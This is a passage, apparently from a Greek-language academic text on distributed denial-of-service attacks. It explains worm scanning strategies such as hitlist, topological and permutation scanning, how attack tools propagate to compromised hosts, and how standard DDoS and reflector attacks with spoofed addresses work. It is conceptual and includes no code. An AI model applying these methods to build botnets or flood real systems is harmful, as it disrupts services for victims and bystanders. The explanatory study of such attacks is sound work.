πραγματοποιείται ταυτόχρονα από έναν συνεχώς αυξανόμενο αριθμό εκτεθειμένων μηχανών. Ο μηχανισμός αυτός εγγυάται την εγκατάσταση του κακόβουλου κώδικα σε όλες τις τρωτές μηχανές που περιλαμβάνονται στην hitlist και μάλιστα μέσα σε μια μικρή χρονική περίοδο. Επιπρόσθετα, ο hitlist κατάλογος τον οποίο κατέχει ένας πρόσφατα μολυσμένος host μειώνεται συνεχώς εξαιτίας της διαίρεσης του καταλόγου για την οποία έγινε λόγος παραπάνω. Ένα πρόσθετο πλεονέκτημα αυτού του τύπου της σάρωσης είναι ότι καμία σύγκρουση δεν εμφανίζεται κατά τη διάρκεια της σάρωσης από τη στιγμή που δεν είναι δυνατόν κάποιο από τα εκτεθειμένα μηχανήματα που ψάχνουν για τρωτούς υπολογιστές να εξετάζει ταυτόχρονα με κάποιο δεύτερο τον ίδιο υπολογιστή.

Όπως έχει ήδη αναφερθεί, η κατασκευή του hitlist καταλόγου διεξάγεται αρκετό καιρό πριν από την έναρξη της σάρωσης από τον επιτιθέμενο. Για το λόγο αυτό, ο επιτιθέμενος έχει τη δυνατότητα να δημιουργήσει τον κατάλογο με πολύ αργούς ρυθμούς και για ένα αρκετά μεγάλο χρονικό διάστημα. Εάν ο επιτιθέμενος διεξάγει μια σάρωση με εξαιρετικά αργούς ρυθμούς, τότε είναι πιθανό αυτή η κακόβουλη δραστηριότητά του να μην παρατηρηθεί. Αυτό συμβαίνει γιατί μια διαδικασία σάρωσης που έχει ως σκοπό τη δημιουργία στρατού επίθεσης, πραγματοποιείται σε ένα δίκτυο συνήθως σε εξαιρετικά υψηλές ταχύτητες και ως εκ τούτου, μια σάρωση με πολύ αργούς ρυθμούς είναι δυνατόν να περάσει απαρατήρητη χωρίς κανένας να καταλάβει ότι πρόκειται για μια κακόβουλη σάρωση. Στο σημείο αυτό πρέπει επίσης να αναφερθεί ότι υπάρχουν δημόσιοι servers όπως η Netcraft Survey, οι οποίοι είναι σε θέση να δημιουργήσουν τέτοιου είδους hitlist καταλόγους χωρίς να υπάρχει ανάγκη σάρωσης .

3.5.3 Σάρωση τοπολογίας.

Σάρωση τοπολογίας : Η τεχνική αυτή σάρωσης χρησιμοποιεί πληροφορίες που βρίσκονται αποθηκευμένες στον υπολογιστή του θύματος προκειμένου να βρει νέους στόχους. Σύμφωνα με αυτή την τεχνική, ένας ήδη εκτεθειμένος host εξετάζει το σκληρό δίσκο του μηχανήματος που πρόκειται να μολύνει για URLs. Κατόπιν, καθιστά αυτές τις URLs στόχους και ελέγχει εάν είναι τρωτές. Το γεγονός ότι αυτές οι URLs είναι έγκυροι web servers σημαίνει ότι ο εκτεθειμένος host σαρώνει πιθανούς στόχους αμέσως από την αρχή της φάσης σάρωσης. Για το λόγο αυτό, η ακρίβεια της τεχνικής αυτής είναι εξαιρετικά καλή και η απόδοσή της φαίνεται να προσεγγίζει εκείνη της «hitlist σάρωσης». Ως εκ τούτου, η σάρωση τοπολογίας είναι ικανή να δημιουργήσει ένα μεγάλο στρατό από επιτιθέμενους εξαιρετικά γρήγορα και επιταχύνει με αυτό τον τρόπο την εξάπλωση του κακόβουλου κώδικα.

3.5.4 Σάρωση τοπικού δικτύου.

Σάρωση τοπικού δικτύου : Αυτό το είδος σάρωσης δρα πίσω από μια αντιπυρική ζώνη (firewall) σε μια περιοχή η οποία έχει μολυνθεί από το κακόβουλο πρόγραμμα σάρωσης. Ο εκτεθειμένος host ψάχνει τους στόχους του στο τοπικό του δίκτυο, χρησιμοποιώντας την πληροφορία που είναι κρυμμένη στις "τοπικές" (local) διευθύνσεις. Πιο συγκεκριμένα, ένα αντίγραφο του προγράμματος σάρωσης τρέχει πίσω από μια αντιπυρική ζώνη (firewall) και προσπαθεί να εισβάλει σε όλες τις τρωτές μηχανές οι οποίες σε αντίθετη περίπτωση θα προστατεύονταν από την συγκεκριμένη αντιπυρική ζώνη (firewall). Αυτός ο μηχανισμός μπορεί να χρησιμοποιηθεί σε συνδυασμό με άλλους μηχανισμούς σάρωσης: Για παράδειγμα, ένας εκτεθειμένος host μπορεί να αρχίσει τη διαδικασία ανίχνευσης τρωτών μηχανών με την σάρωση του τοπικού του δικτύου, ψάχνοντας για τρωτές μηχανές στο τοπικό του δίκτυο. Μόλις εξετάσει όλες τις τοπικές μηχανές, μπορεί να συνεχίσει την διαδικασία σάρωσης μεταπηδώντας σε έναν άλλο μηχανισμό σάρωσης προκειμένου να σαρωθούν μηχανές που βρίσκονται εκτός τοπικού δικτύου. Με αυτόν τον τρόπο, μπορεί να κατασκευαστεί ένας πολυάριθμος στρατός zombies με μια εξαιρετικά υψηλή ταχύτητα.

3.5.5 Σάρωση αντιμετάθεσης.

Σάρωση αντιμετάθεσης : Σύμφωνα με αυτόν τον μηχανισμό σάρωσης όλα τα μηχανήματα μοιράζονται έναν κοινό κατάλογο ψευδοτυχαίων IP διευθύνσεων που έχουν υποστεί αντιμετάθεση. Ένας τέτοιου είδους κατάλογος ονομάζεται κατάλογος αντιμετάθεσης. Ο κατάλογος αντιμετάθεσης μπορεί να κατασκευαστεί χρησιμοποιώντας ένα οποιοδήποτε block κρυπτογραφημάτων των 32 bits που έχει προκύψει εφαρμόζοντας ένα προεπιλεγμένο κλειδί σε ένα διάστημα IP διευθύνσεων. Εάν ένας εκτεθειμένος host έχει μολυνθεί κατά τη διάρκεια είτε της hitlist σάρωσης είτε της σάρωσης τοπικού δικτύου, αρχίζει να σαρώνει τον κατάλογο από το σημείο εκείνο που του αντιστοιχεί, ψάχνοντας για τρωτά μηχανήματα προκειμένου να βρει νέους στόχους. Αντίθετα, εάν έχει μολυνθεί κατά τη διάρκεια της σάρωσης αντιμετάθεσης, αρχίζει τη σάρωση από ένα τυχαίο σημείο του καταλόγου αντιμετάθεσης. Οποτεδήποτε συναντά ένα ήδη μολυσμένο μηχάνημα, επιλέγει τυχαία ένα άλλο σημείο του καταλόγου αντιμετάθεσης και με τον τρόπο αυτό αρχίζει μια νέα διαδικασία σάρωσης, συνεχίζοντας την σάρωση από εκεί. Ένας εκτεθειμένος host έχει τη δυνατότητα να αναγνωρίσει μια ήδη μολυσμένη μηχανή μεταξύ εκείνων που δεν έχουν μολυνθεί, δεδομένου ότι οι μολυσμένες μηχανές αποκρίνονται διαφορετικά σε αυτόν από οποιαδήποτε άλλη μηχανή. Η διαδικασία της σάρωσης σταματά μόλις ο εκτεθειμένος host συναντήσει διαδοχικά έναν προκαθορισμένο αριθμό ήδη μολυσμένων μηχανών, χωρίς να έχει βρει κατά τη διάρκεια της χρονικής αυτής περιόδου νέους στόχους. Τότε ένα νέο κλειδί αντιμετάθεσης παράγεται και μια νέα φάση σάρωσης ξεκινά. Αυτός ο μηχανισμός σάρωσης εξυπηρετεί δύο σημαντικούς στόχους: Καταρχήν, αυτός ο μηχανισμός δεν επιτρέπει άσκοπες επαναμολύνσεις του ίδιου στόχου αφού όταν ένας εκτεθειμένος host αντιληφθεί μια ήδη μολυσμένη μηχανή, αλλάζει τον τρόπο με τον οποίο εκμεταλλεύεται τον κατάλογο αντιμετάθεσης σύμφωνα με τη διαδικασία που περιγράφεται παραπάνω. Δεύτερον, αυτός ο μηχανισμός διατηρεί όλα τα πλεονεκτήματα της τυχαίας σάρωσης, δεδομένου ότι η σάρωση των νέων στόχων διεξάγεται με τυχαίο τρόπο. Ως εκ τούτου, η σάρωση αντιμετάθεσης μπορεί να χαρακτηριστεί ως μια συντονισμένη σάρωση με μια εξαιρετικά καλή απόδοση, μιας και η τυχαιότητα που αντιπροσωπεύει εγγυάται μεγάλες ταχύτητες σάρωσης.

Μια βελτιωμένη έκδοση της σάρωσης αντιμετάθεσης είναι η σάρωση διαιρεμένης αντιμετάθεσης. Αυτός ο τύπος σάρωσης είναι ένας συνδυασμός της σάρωσης αντιμετάθεσης και της hitlist σάρωσης. Σύμφωνα με το νέο μηχανισμό, ο εκτεθειμένος host έχει έναν κατάλογο αντιμετάθεσης, τον οποίο διαιρεί στα δύο όταν βρει το νέο στόχο του. Τότε, κρατά το ένα τμήμα του καταλόγου και δίνει το άλλο τμήμα στο


πρόσφατα μολυσμένο μηχάνημα. Όταν ο κατάλογος αντιμετάθεσης, τον οποίο μια μολυσμένη μηχανή κατέχει, μειωθεί κάτω από ένα προκαθορισμένο επίπεδο, η μέθοδος σάρωσης μετατρέπεται από σάρωση διαιρεμένης αντιμετάθεσης σε σάρωση απλής αντιμετάθεσης.

3.6 Διάδοση κακόβουλου κώδικα.

Προσπαθώντας να ομαδοποιήσουμε τους μηχανισμούς της κακόβουλης διάδοσης κώδικα και της οικοδόμησης του δικτύου επίθεσης, μπορούμε να προσδιορίσουμε τρεις ομάδες :

3.6.1 Central source propagation.

Κεντρική διάδοση κώδικα (Central source propagation) : Σύμφωνα με αυτόν τον μηχανισμό, μετά την ανακάλυψη του τρωτού συστήματος που θα γίνει ένα από τα zombies, οδηγίες δίνονται σε μια κεντρική πηγή έτσι ώστε ένα αντίγραφο των εργαλείων επίθεσης να μεταφερθεί από την κεντρική πηγή στο πρόσφατα εκτεθειμένο σύστημα. Αφότου τα εργαλεία αυτά έχουν μεταφερθεί, μια αυτόματη εγκατάσταση τους σε αυτό το σύστημα πραγματοποιείται ελεγχόμενη από ένα scripting μηχανισμό. Αυτός αρχίζει έναν νέο κύκλο επίθεσης, όπου το πρόσφατα μολυσμένο σύστημα ψάχνει για άλλους τρωτούς υπολογιστές στους οποίους θα εγκαταστήσει το πακέτο εργαλείων επίθεσης χρησιμοποιώντας την ίδια διαδικασία με τον επιτιθέμενο. Όπως άλλοι μηχανισμοί μεταφοράς αρχείων, αυτός ο μηχανισμός χρησιμοποιεί συνήθως τα πρωτόκολλα HTTP, FTP, και RPC. Μια γραφική απεικόνιση αυτού του μηχανισμού παρουσιάζεται στην κάτω εικόνα :




Central source propagation

3.6.2 Back-chaining propagation.

Back-chaining propagation (Back-chaining διάδοση) : Σύμφωνα με αυτόν τον μηχανισμό, το πακέτο εργαλείων επίθεσης μεταφέρεται στο πρόσφατα εκτεθειμένο σύστημα από τον επιτιθέμενο. Πιο συγκεκριμένα, τα εργαλεία επίθεσης που είναι εγκατεστημένα στον επιτιθέμενο περιλαμβάνουν ειδικές μεθόδους για την αποδοχή μιας σύνδεσης από το εκτεθειμένο σύστημα και την αποστολή ενός αρχείου σε αυτό, το οποίο περιέχει τα εργαλεία επίθεσης. Αυτό το προς τα πίσω κανάλι αντιγραφής αρχείου μπορεί να υποστηριχθεί από απλούς port listeners που αντιγράφουν το περιεχόμενο αρχείων ή από πλήρως εγκατεστημένους από τον εισβολέα web servers, οι οποίοι δύο χρησιμοποιούν το

πρωτόκολλο TFTP. Η κάτω εικόνα παρουσιάζει τον μηχανισμό που περιγράφεται παραπάνω:



Back-chaining propagation

3.6.3 Autonomous propagation.

Αυτόνομη διάδοση (Autonomous propagation) : σύμφωνα με αυτόν τον μηχανισμό, ο επιτιθέμενος host μεταφέρει το πακέτο εργαλείων επίθεσης στο πρόσφατα εκτεθειμένο σύστημα την ακριβή στιγμή κατά την οποία εισβάλει στο σύστημα. Αυτός ο μηχανισμός διαφέρει από τους προαναφερθέντες μηχανισμούς στο γεγονός ότι τα εργαλεία επίθεσης φυτεύονται στον εκτεθειμένο host από τον ίδιο τον επιτιθέμενο και όχι από μια εξωτερική πηγή αρχείων. Η κάτω εικόνα εξηγεί την αυτόνομη διάδοση.

Autonomous propagation

Μετά την κατασκευή του δικτύου επίθεσης, ο εισβολέας χρησιμοποιεί τις «handler» μηχανές για να διευκρινίσει τον τύπο επίθεσης και τη διεύθυνση του θύματος και περιμένει την κατάλληλη στιγμή προκειμένου να ξεκινήσει την επίθεση. Κατόπιν, είτε αυτός διατάζει από μακριά τους πράκτορες για την έναρξη της επιλεγμένης επίθεσης είτε οι δαίμονες "ξυπνούν" ταυτόχρονα, όπως ήταν προγραμματισμένοι για να κάνουν. Οι μηχανές των agent με τη σειρά τους αρχίζουν να στέλνουν μια ροή πακέτων στο θύμα, πλημμυρίζοντας με αυτόν τον τρόπο το σύστημα του θύματος με το άχρηστο φορτίο και εξαντλώντας τους πόρους του. Με αυτόν τον τρόπο, ο επιτιθέμενος καθιστά τη μηχανή του θύματος μη διαθέσιμη σε νόμιμους πελάτες και αποκτά δυνατότητα απεριόριστης πρόσβασης σε αυτή, έτσι ώστε να μπορεί να επιβάλει αυθαίρετα ζημία. Ο όγκος της κίνησης μπορεί να

είναι τόσο υψηλός ώστε τα δίκτυα που συνδέουν τις επιτιθέμενες μηχανές με το θύμα μπορούν επίσης να πάσχουν από χαμηλή απόδοση. Ως εκ τούτου, η παροχή υπηρεσιών πάνω από αυτά τα δίκτυα δεν είναι πλέον δυνατή, και με αυτόν τον τρόπο οι πελάτες τους στερούνται αυτών των υπηρεσιών. Για αυτόν τον λόγο, το δίκτυο που έχει φορτωθεί από το φορτίο επίθεσης μπορεί να θεωρηθεί ως ένα ακόμη θύμα της DDoS επίθεσης.


3.7 Είδη DDoS επιθέσεων.

Όπως έχει ήδη αναφερθεί, μια κατανεμημένη επίθεση άρνησης υπηρεσίας (DDoS) πραγματοποιείται όταν πολλές εκτεθειμένες μηχανές, που έχουν μολυνθεί από τον κακόβουλο κώδικα, ενεργούν ταυτόχρονα και συντονισμένα κάτω από τον έλεγχο ενός μόνο επιτιθέμενου προκειμένου να εισβάλουν στο σύστημα του θύματος, να εξαντλήσουν τους πόρους του και να το οδηγήσουν σε άρνηση υπηρεσίας στους πελάτες του. Υπάρχουν κυρίως δύο είδη DDoS επιθέσεων. Το πρώτο είδος είναι γνωστό ως τυπική DDoS επίθεση, ενώ το δεύτερο είδος είναι γνωστό ως κατανεμημένων ανακλαστήρων επίθεση άρνησης υπηρεσιών (DRDoS). Στις ακόλουθες παραγράφους, αυτά τα δύο είδη περιγράφονται αναλυτικά.

3.7.1 Τυπικές Distributed Denial of Service (DDoS) επιθέσεις.

Σε μια τυπική DDoS επίθεση, ο στρατός του επιτιθέμενου αποτελείται από "κυρίους-zombies" και "σκλάβους-zombies". Οι hosts και των δύο κατηγοριών είναι εκτεθειμένες μηχανές, οι οποίες έχουν προκύψει κατά τη διάρκεια της διαδικασίας σάρωσης και είναι μολυσμένες από τον ίδιο κακόβουλο κώδικα. Ο επιτιθέμενος συντονίζει και διατάζει τους "κυρίους-zombies" και αυτοί, με τη σειρά τους, συντονίζουν και πυροδοτούν τους "σκλάβους-zombies". Πιο συγκεκριμένα, ο επιτιθέμενος στέλνει μια εντολή επίθεσης στους "κυρίους- zombies" και ενεργοποιεί με αυτόν τον τρόπο όλες τις διαδικασίες επίθεσης σε εκείνες τις μηχανές, οι οποίες είναι σε χειμέρια νάρκη και περιμένουν την κατάλληλη εντολή προκειμένου να ξυπνήσουν και να αρχίσουν την επίθεση. Κατόπιν, οι "κύριοι-zombies", μέσω αυτών των διαδικασιών στέλνουν εντολές επίθεσης στους "σκλάβους-zombies", διατάζοντάς τους να εξαπολύσουν DDoS μια επίθεση ενάντια στο θύμα. Με αυτόν τον τρόπο, οι μηχανές των agents ("σκλάβοι-zombies")

αρχίζουν να στέλνουν έναν μεγάλο όγκο πακέτων στο θύμα, πλημμυρίζοντας με αυτόν τον τρόπο το σύστημά του με άχρηστο φορτίο και εξαντλώντας τους πόρους του. Η παρακάτω εικόνα είναι αντιπροσωπευτική αυτού του είδους DDoS επίθεσης.




Μια τυπική DDoS επίθεση

Σε ορισμένες περιπτώσεις DDoS επιθέσεων, παραποιημένες IP διευθύνσεις πηγής χρησιμοποιούνται στα πακέτα της κίνησης της επίθεσης. Υπάρχουν δύο σημαντικοί λόγοι για τους οποίους ένας επιτιθέμενος προτιμά να χρησιμοποιήσει τέτοιες πλαστές IP διευθύνσεις πηγής: Καταρχήν, ο επιτιθέμενος θέλει να κρύψει την ταυτότητα των "zombies" προκειμένου να αποτρέψει τη δυνατότητα να ανιχνευθεί μέσω αυτών. Ο δεύτερος λόγος έχει να κάνει με την απόδοση της επίθεσης. Ο επιτιθέμενος θέλει να αποθαρρύνει οποιαδήποτε προσπάθεια του θύματος να φιλτράρει την κακόβουλη κίνηση και να αποβάλει οποιαδήποτε κακή αντήχηση της επίθεσης πάνω στη νόμιμη κίνηση.


3.7.2 Distributed Reflector denial of service (DRDoS) επιθέσεις.

Αντίθετα από τις τυπικές DDoS επιθέσεις, στις DRDoS επιθέσεις ο στρατός των επιτιθέμενων περιλαμβάνει " κυρίους-zombies", "σκλάβους-zombies" και ανακλαστήρες. Το σενάριο αυτού του τύπου επίθεσης είναι το ίδιο με αυτό των τυπικών DDoS επιθέσεων μέχρι ένα συγκεκριμένο στάδιο. Ο επιτιθέμενος έχει τον έλεγχο των "κυρίων- zombies", οι οποίοι, με τη σειρά τους, έχουν τον έλεγχο των "σκλάβων-zombies". Η διαφορά σε αυτόν τον τύπο επίθεσης συνίσταται στο γεγονός ότι οι "σκλάβοι-zombies" καθοδηγούνται από τους "κυρίους-zombies" για να στείλουν μια ροή πακέτων με τη διεύθυνση IP του θύματος ως διεύθυνση IP πηγής σε άλλες «αμόλυντες» μηχανές (γνωστές ως ανακλαστήρες), προτρέποντας αυτές τις μηχανές να συνδεθούν με το θύμα. Κατόπιν, οι ανακλαστήρες στέλνουν στο θύμα έναν μεγαλύτερο όγκο κίνησης, ως απάντηση στην παραίνεσή του για το άνοιγμα μιας νέας σύνδεσης με αυτούς, μιας και πιστεύουν ότι το θύμα ήταν ο host που το ζήτησε. Επομένως, στις DRDoS επιθέσεις, η επίθεση εξαπολύεται από μη-εκτεθειμένες μηχανές, οι οποίες ξεκινούν μια DRDoS επίθεση χωρίς να το γνωρίζουν.

